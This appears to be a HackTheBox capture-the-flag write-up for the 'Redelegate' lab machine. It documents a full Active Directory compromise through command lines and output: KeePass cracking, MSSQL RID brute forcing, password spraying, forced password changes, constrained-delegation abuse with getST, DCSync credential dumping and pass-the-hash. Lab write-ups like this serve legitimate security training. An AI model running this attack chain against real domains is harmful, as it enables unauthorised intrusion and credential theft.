



HACKTHEBOX



Redelegate

3rd Jun. 2025

Prepared By: 0xEr3bus

Machine Author(s): geiseric

Difficulty: **Hard**

Synopsis

Redelegate is a hard-difficulty Windows machine that starts with Anonymous FTP access, which allows the attacker to download sensitive Keepass Database files. The attacker then discovers that the credentials in the database are valid for MSSQL local login, which leads to enumerate SIDs and performs a password spray attack. Being a member of the `HelpDesk` group, the newly compromised user account `Marie.Curie` has a `User-Force-Change-Password` Access Control setup over the `Helen.Frost` user account; that user account has privileges to get a PS remoting session onto the Domain Controller. The `Helen.Frost` user account also has the `SeEnableDelegationPrivilege` assigned and has full control over the `FS01$` machine account, essentially allowing the attacker account to modify the `msDS-AllowedToDelegateTo` LDAP attribute and change the password of a computer object and perform a Constrained Delegation attack.

Skills Required

- Basic Understanding of Active Directory Enumeration
- Basics of abusing misconfigured ACLs

Skills Learned

- MSSQL Enumeration

- Windows User Right & Privileges
- Constrained Delegation Attack

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.50 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ' ' | sed s/,,$//)
$ nmap -Pn -p$ports -sC -sV 10.129.234.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 14:50 BST
Nmap scan report for 10.129.234.50
Host is up (0.013s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-24 01:11AM          434 CyberAudit.txt
| 10-20-24 05:14AM          2622 Shared.kdbx
|_10-20-24 01:26AM          580 TrainingAgenda.txt
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-30
14:05:41Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
redelegate.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
<SNIP>
|_Not valid after: 2055-05-30T13:14:43
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
redelegate.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.redelegate.vl
<SNIP>
|_ssl-date: 2025-05-30T14:06:44+00:00; +15m07s from scanner time.
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```

|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf          .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49932/tcp open  ms-sql-s       Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
| 10.129.234.50:49932:
| Target_Name: REDELEGATE
<SNIP>
|_ TCP port: 49932
|_ssl-date: 2025-05-30T14:06:44+00:00; +15m07s from scanner time.
54299/tcp open  msrpc          Microsoft Windows RPC
64365/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
64366/tcp open  msrpc          Microsoft Windows RPC
64372/tcp open  msrpc          Microsoft Windows RPC
64378/tcp open  msrpc          Microsoft Windows RPC
64408/tcp open  msrpc          Microsoft Windows RPC
64438/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

```

The `Nmap` output reveals ports like SMB on port 445, LDAP on port 389, and Kerberos on port 88, indicating that the target machine is a Domain Controller. However, we also have non-default services running on the Domain Controller: FTP on port 21 and MSSQL on port 1433. According to the Nmap output, we also get the domain name `redelegate.vl`, and FTP has anonymous access enabled. Let's attempt to connect.

```

$ ftp 10.129.234.50
Connected to 10.129.234.50.
220 Microsoft FTP Service
Name (10.129.234.50:shashwat): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (||64196|)
125 Data connection already open; Transfer starting.
10-20-24 01:11AM          434 CyberAudit.txt
10-20-24 05:14AM          2622 Shared.kdbx
10-20-24 01:26AM          580 TrainingAgenda.txt
226 Transfer complete.

```

Connecting is successful and we see that the server has 3 available files. Let's download all of them.

```
ftp> mget *
mget CyberAudit.txt [anpqy]? y
229 Entering Extended Passive Mode (||64198|)
125 Data connection already open; Transfer starting.
100%
| *****
*****| 434 30.16 KiB/s 00:00 ETA
226 Transfer complete.
434 bytes received in 00:00 (29.84 KiB/s)
mget Shared.kdbx [anpqy]? y
229 Entering Extended Passive Mode (||64199|)
125 Data connection already open; Transfer starting.
100%
| *****
*****| 2622 172.11 KiB/s 00:00 ETA
226 Transfer complete.
WARNING! 10 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
2622 bytes received in 00:00 (170.36 KiB/s)
mget TrainingAgenda.txt [anpqy]? y
229 Entering Extended Passive Mode (||64200|)
125 Data connection already open; Transfer starting.
100%
| *****
*****| 580 48.02 KiB/s 00:00 ETA
226 Transfer complete.
580 bytes received in 00:00 (47.10 KiB/s)
```

We get an ASCII warning while downloading the `Shared.kdbx` file. We can switch to binary mode and redownload the file.

```
ftp> binary
200 Type set to I.
ftp> get Shared.kdbx
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (||64217|)
125 Data connection already open; Transfer starting.
100%
| *****
*****| 2622 198.21 KiB/s 00:00 ETA
226 Transfer complete.
2622 bytes received in 00:00 (194.79 KiB/s)
```


Looking at the `TrainingAgenda.txt` and `CyberAudit.txt`, we can conclude there's an ongoing audit and training for staff. The training hints at not using weak passwords and gives `seasonYear!` as an example of a password to avoid. Using this hint let's create a small wordlist of similar passwords based on the seasons.

```
Spring2024!  
Summer2024!  
Autumn2024!  
Fall2024!  
Winter2024!
```


Using the list, we can crack the password for the encrypted KeePass database.

```
$ john --wordlist=pass.txt Shared.kdbx.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (KeePass [SHA256 AES 32/64])  
Cost 1 (iteration count) is 600000 for all loaded hashes  
Cost 2 (version) is 2 for all loaded hashes  
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Fall2024! (Shared)  
1g 0:00:00:00 DONE (2025-05-30 14:59) 2.127g/s 10.63p/s 10.63c/s 10.63C/s  
Spring2024!..Winter2024!  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

The database password is `Fall2024!` We can use `keepassxc` to read the stored credentials.



The Database file has four entries that belong to Domain Users; unfortunately, none of those credentials work.



Instead, the `SQLGuest` credentials are valid for local MSSQL login.

```
$ netexec mssql 10.129.234.50 -u SQLGuest -p zDPBpaF4FywlqIv1lvii --local-auth
MSSQL      10.129.234.50  1433  DC          [*] Windows Server 2022 Build 20348
(name:DC) (domain:redelagate.vl)
MSSQL      10.129.234.50  1433  DC          [+ ] DC\SQLGuest:zDPBpaF4FywlqIv1lvii
```

Initial Foothold

With a valid local guest login, we can still perform basic domain enumeration, like SID. Metasploit's auxiliary module, `mssql_enum_domain_accounts`, can be used to perform an RID brute force attack.

```
msf6 > use auxiliary/admin/mssql/mssql_enum_domain_accounts
msf6 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set rhost 10.129.234.50
rhost => 10.129.234.50
msf6 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set rport 1433
rport => 1433
msf6 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set password zDPBpaF4FywlqIv1lvii
password => zDPBpaF4FywlqIv1lvii
msf6 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set username SQLGuest
username => SQLGuest
msf6 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set fuzznum 9999
fuzznum => 9999
msf6 auxiliary(admin/mssql/mssql_enum_domain_accounts) > exploit
[*] Running module against 10.129.234.50
[*] 10.129.234.50:1433 - Attempting to connect to the database server at
10.129.234.50:1433 as SQLGuest...
[+] 10.129.234.50:1433 - Connected.
[*] 10.129.234.50:1433 - SQL Server Name: WIN-Q130908QBPG
[*] 10.129.234.50:1433 - Domain Name: REDELEGATE
```

```
[+] 10.129.234.50:1433 - Found the domain sid:
010500000000000515000000a185deefb22433798d8e847a
[*] 10.129.234.50:1433 - Brute forcing 9999 RIDs through the SQL Server, be patient...
[*] 10.129.234.50:1433 - - WIN-Q130908QBPG\Administrator
<SNIP>
[*] 10.129.234.50:1433 - - REDELEGATE\Finance
[*] 10.129.234.50:1433 - - REDELEGATE\DnsAdmins
[*] 10.129.234.50:1433 - - REDELEGATE\DnsUpdateProxy
[*] 10.129.234.50:1433 - - REDELEGATE\Ryan.Cooper
[*] 10.129.234.50:1433 - - REDELEGATE\sql_svc
```

We get a list of usernames; we can use the same password list to perform password spray to check if there's any password reuse.

```
$ netexec smb redelegate.vl -u users.txt -p pass.txt
SMB 10.129.234.50 445 DC [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:False)
<SNIP>
SMB 10.129.234.50 445 DC [+] REDELEGATE\Marie.Curie:Fall2024!
```

The `Marie.Curie` user has used the `Fall2024!` as their domain account password. We can enumerate to see if we can add machine accounts and DNS records to the domain.

```
$ netexec ldap redelegate.vl -u marie.curie -p 'Fall2024!' -M maq
SMB 10.129.234.50 445 DC [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:False)
LDAP 10.129.234.50 389 DC [+]
redelegate.vl\marie.curie:Fall2024!
MAQ 10.129.234.50 389 DC [*] Getting the MachineAccountQuota
MAQ 10.129.234.50 389 DC MachineAccountQuota: 0
...
$ python3 dnstool.py -u 'REDELEGATE.VL\marie.curie' -p 'Fall2024!' -r 'test' -a add -d
"10.10.14.67" 10.129.234.50
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[!] LDAP operation failed. Message returned from server: insufficientAccessRights
00000005: SecErr: DSID-03152E29, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
```

Both of these operations fail as the domain configuration is hardened. We can use the valid set of credentials to run [Bloodhound](#) and map all relations between the user accounts.

```
$ bloodhound.py -u 'marie.curie' -p 'Fall2024!' -d redelegate.vl -dc dc.redelegate.vl --
zip -c All -ns 10.129.234.50 --disable-autogc
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: redelegate.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.redelegate.vl
INFO: Found 1 domains
```

```

INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.redelegate.vl
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: dc.redelegate.vl
WARNING: SID S-1-5-21-3745110700-3336928118-3915974013-1109 lookup failed, return status:
STATUS_NONE_MAPPED
INFO: Done in 00M 04S
INFO: Compressing output into 20250603142954_bloodhound.zip

```

The `Marie.Curie` user account is a member of the `HelpDesk` group, which has `ForceChangePassword` configured for the `Helen.Frost` user account. Not only that, the `Helen.Frost` can also connect to the Winrm service on the Domain Controller.



To abuse the set of privileges, we first request a TGT and use the requested TGT to perform a password change attack using [BloodyAD](#).

```

$ impacket-getTGT redelegate.vl/marie.curie:'Fall2024!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in marie.curie.ccache
$ export KRB5CCNAME=marie.curie.ccache
$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set password "HELEN.FROST"
'Password1!'
[+] Password changed successfully!

```

Once the password is changed, we can use [NetExec](#) to verify it.

```

$ netexec winrm redelegate.vl -u HELEN.FROST -p 'Password1!'
WINRM 10.129.234.50 5985 DC [*] Windows Server 2022 Build 20348
(name:DC) (domain:redelegate.vl)
WINRM 10.129.234.50 5985 DC [+]
redelegate.vl\HELEN.FROST:Password1! (Pwn3d!)

```


Using the [Evil-WinRM](#) tool, we can connect and get a network logon session.

```
$ evil-winrm -i redelegate.v1 -u HELEN.FROST -p 'Password1!'  
  
Evil-WinRM shell v3.7  
  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents>
```

The user flag can be found under the `Helen.Frost` user account's Desktop (`C:\Users\Helen.Frost\Desktop\user.txt`).

Privilege Escalation

Looking at the `Helen.Frost` user account privileges and user rights, we can see the user is configured to have the [SeEnableDelegationPrivilege](#) privilege.

```
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> whoami /priv  
  
PRIVILEGES INFORMATION  
-----  
  
Privilege Name      Description  
State  
=====
```

SeMachineAccountPrivilege	Add workstations to domain
Enabled	
SeChangeNotifyPrivilege	Bypass traverse checking
Enabled	
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation
Enabled	
SeIncreaseWorkingSetPrivilege	Increase a process working set
Enabled	

```
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents>
```

Alongside privileges, the Bloodhound output also shows that the `Helen.Frost` user account is a member of the `IT` group, which has the `GenericAll` ACL on the `FS01$` machine account.



We know we cannot add a DNS record and machine account from our previous enumeration. This means we cannot configure unconstrained delegation because we need to force the machine to craft a Kerberos ticket, which isn't possible with an IP Address; it requires SPN and DNS A record. However, combining both misconfigurations, we can configure the `FS01$` machine account to perform a full S4U2self + S4U2proxy (constrained delegation) attack on the `dc$` machine account and use that service ticket to perform a DCSync attack. Again, we will start by requesting a TGT for the `Helen.Frost` user account. And use that requested TGT to change the password for the `FS01$` account, configure the `TRUSTED_TO_AUTH_FOR_DELEGATION` attribute and `msDS-AllowedToDelegateTo` pointing to `cifs/dc.redelegate.vl` SPN.

```
$ impacket-getTGT redelegate.vl/HELEN.FROST:'Password1!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in HELEN.FROST.ccache
$ export KRB5CCNAME=HELEN.FROST.ccache
$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set password "FS01$" 'Password1!'
[+] Password changed successfully!
$ netexec smb redelegate.vl -u FS01$ -p 'Password1!'
SMB          10.129.234.50    445    DC          [*] Windows Server 2022 Build 20348
x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:False)
SMB          10.129.234.50    445    DC          [+] redelegate.vl\F$01$:Password1!

$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" add uac FS01$ -f
TRUSTED_TO_AUTH_FOR_DELEGATION
[-] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$ userAccountControl
$ bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set object FS01$ msDS-
AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
[+] FS01$'s msDS-AllowedToDelegateTo has been updated
```

Once the password is changed and the attributes are appropriately configured, we will use `impacket`'s `getST.py` to perform the delegation attack.

```
$ impacket-getST redelegate.vl/fs01\$: 'Password1!' -spn cifs/dc.redelegate.vl -impersonate dc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating dc
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc.ccache
```

Now that we have the DC's service ticket for CIFS service, we will perform DCSync using impacket's `secretsdump.py` attack and dump the Administrator user secrets.

```
$ impacket-secretsdump -k dc.redelegate.vl -just-dc-user Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec17f7a2a4d96e177bfd101b94ffc0a7:::
<...SNIP...>
[*] Cleaning up...
```

Using the Administrator RC4 key, we can WinRM to the Domain Controller.

```
$ evil-winrm -i redelegate.vl -u Administrator -H ec17f7a2a4d96e177bfd101b94ffc0a7
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag can be found in `C:\Users\Administrator\Desktop\`